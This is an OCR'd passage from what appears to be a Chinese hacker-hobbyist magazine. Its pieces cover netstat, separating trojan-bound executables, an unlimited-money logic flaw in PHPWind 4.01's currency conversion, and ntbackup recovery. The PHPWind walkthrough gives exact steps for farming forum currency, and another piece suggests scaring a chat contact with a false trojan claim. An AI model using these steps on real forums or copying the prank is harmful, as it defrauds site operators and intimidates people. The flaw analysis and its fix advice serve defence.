


图2 查看系统当前活动的端口

解释一下，Protocol是指连接使用的协议名称，Local Address是本地计算机的IP地址和连接正在使用的端口号，Foreign Address是连接该端口的远程计算机的IP地址和端口号，State则是表明TCP连接的状态，你可以看到后面三行的监听端口是UDP协议的，所以没有State表示的状态。

问问他是不是他的内网IP，呵呵，吓吓他，说是在他的机器里面种了木马……

不过大家要注意，有时对方的内网IP不是192.168.0.x这样的，比如我的就是100.101.2.23。按道理，局域网IP地址在出网关的时候会被替换为广域网IP地址，网关上面保留的只是一个端口映射关系，广域网上传输的数据包里面应该没有局域网的IP地址，这就可能是QQ的问题了。

【文章中所涉及到的IceSword，已收录在光盘中】

编辑点评 该方法确实很简单，只要动动鼠标就可以完成了。大家也可以通过netstat –an来查询哦！在追踪木马来源的过程中，这个方法也是经常会用到的。

nohack小技巧

巧妙分离带木马的文件

第一步：用UltraEdit的十六进制方式打开绑定程序，选中第二个MZ到第三个MZ之间的内容(即第二个文件)，将该部分复制。然后新建一个文件，粘贴，保存为EXE文件。

第二步：选中第三个MZ至文件末尾之间的内容(即第三个文件)，同样复制，新建文件后粘贴、保存为EXE文件。

第三步：现在你要通过检查两个文件的图标及大小来判断哪个文件是所需的正常程序。一般来说，所需程序文件与捆绑后的图标一致，且文件体积较大的那个文件就是我们所要的原文件。

PHPWIND 4.01 刷钱漏洞

光芒果

从本文你可以学到：

1.对银行插件程序中逻辑漏洞的详细分析

2.利用程序逻辑错误刷钱

PHPWIND最近升级到了4.01版，各方面都给了我们一个很大的惊喜。但在使用过程中，我无意中发现这个PHPWIND的版本有一个明显的逻辑漏洞，导致我们可以无限刷钱。还是先来看看这个漏洞吧。

漏洞出在银行和道具中心的论坛金钱和威望、交易币转换上。我们先来建一个新的PHPWIND，开启银行和道具中心插件，并按默认设置，然后用管理员把自己的金钱调到300方便下一步的测试（如图1）。




图1 查看个人信息页面中的金钱

我们先来到银行页面，可以看到这里默认1威望转成2金钱，而3金钱可以转成1威望（如图2）。




图2 论坛中威望与金钱的转换功能

我们先把我们的300金钱转为100威望，在增加威望点数处填上100，然后提交就可以了。

然后再到控制面板的交易币转换页面，我们可以看到1交易币=10威望，1交易币=100金钱，不过默认只能由威望或金钱转为交易币，但大部分站长如果开了交易币转换功能，都会开放双向转换，并且转换的设置都是按威望和金钱转换交易币的默认设置设的（如图3）。

这样一来，我们就可以利用这里刷钱了。我们先把刚转成的100威望转换成10交易币，然后把10交易币再转换为金钱，这样我们就可以得到10X100=1000金钱了，马上就比原来多了700金钱（如图4）。




图3 论坛中货币转换功能




图4 修改后的金钱数

如此反复不断转换，我们的论坛金钱就可以无限增加了。利用增加的金钱我们还可以转成威望、贡献值、好评度、交易币等，这样无论在什么数值上，我们很快就可以成为论坛大富翁了！

想不到PHPWIND4.01的默认设置居然有这么明显的逻辑漏洞，虽然我们可以通过后台设置修补这一漏洞，但国内许多站长因为贪图方便都不会去更改默认的设置，即使更改了，站长自己更改的也可能存在逻辑漏洞。其实PHPWIND可以加一个判断语句来判断两个自带插件的设置有没有逻辑漏洞，这样就能完全避免这个漏洞了。

编辑点评：虽然这个漏洞不算严重的漏洞，但是对于一些收费会员制的论坛来说就是严重的问题了，会员们可以非法刷金钱，这直接扰乱了论坛的正常氛围。如果你是论坛的管理员，请记得要把一些相关的默认设置修改一下哦！

GHOST，没有你，我照样快速还原系统

[无组织]白菜养鸟

从本文你可以学到：

1.Windows 2000的系统备份功能使用方法

2.系统备份的妙用

本文针对现在正在使用Win2000的同胞们量身打造！用XP的兄弟姐妹们就无福消受了！呵呵，这招菜鸟必需知，老鸟未必知！所以大家走过、路过不妨停下脚步来凑凑热闹！

现在大家都喜欢玩黑软，什么“任我行”“阿拉QQ”“灰鸽子”，品种琳琅满目，应有尽有！哎，还有很多菜鸟甚至是老鸟都经常抱怨，有时候配置的木马一不小心在自己机子上运行了，清除起来那是麻烦啊！有什么好的方法呢？




图1 备份向导

不用我说，有很多人就已经知道用GHOST备份，然后再还原就可以了！这招可真是高招啊，可惜遇到无组织的兄弟，这个高招就不算高咯！现在呢，教你们用Win2000自己给自己还原系统，速度好快哦，不用GHOST那么费时费力了！

一、备份系统

第一步：选择“开始”→“运行”，输入ntbackup命令并点击确定。

第二步：点击选择备份向导→“下一步”→“备份整个系统” →“选择备份文件保存目录”→“完成备份向导”（如图1、图2、图3）。




图2 选择备份整个系统

这里，保存系统备份文件再点击下一步，完成就可以了！它会自动弹出一个备份进度对话框！




图3 选择备份文件保存的目录

二、还原系统

第一步：同样的选择“开始”→“运行”，输入ntbackup命令并点击确定。

第二步：点击选择“还原向导”→“下一步” →“导入文件并确定还原目录”→“完成还原向导”（如图4、图5）。

这里再点击下一步，完成就可以了！它会自动弹出一个还原进度对话框！

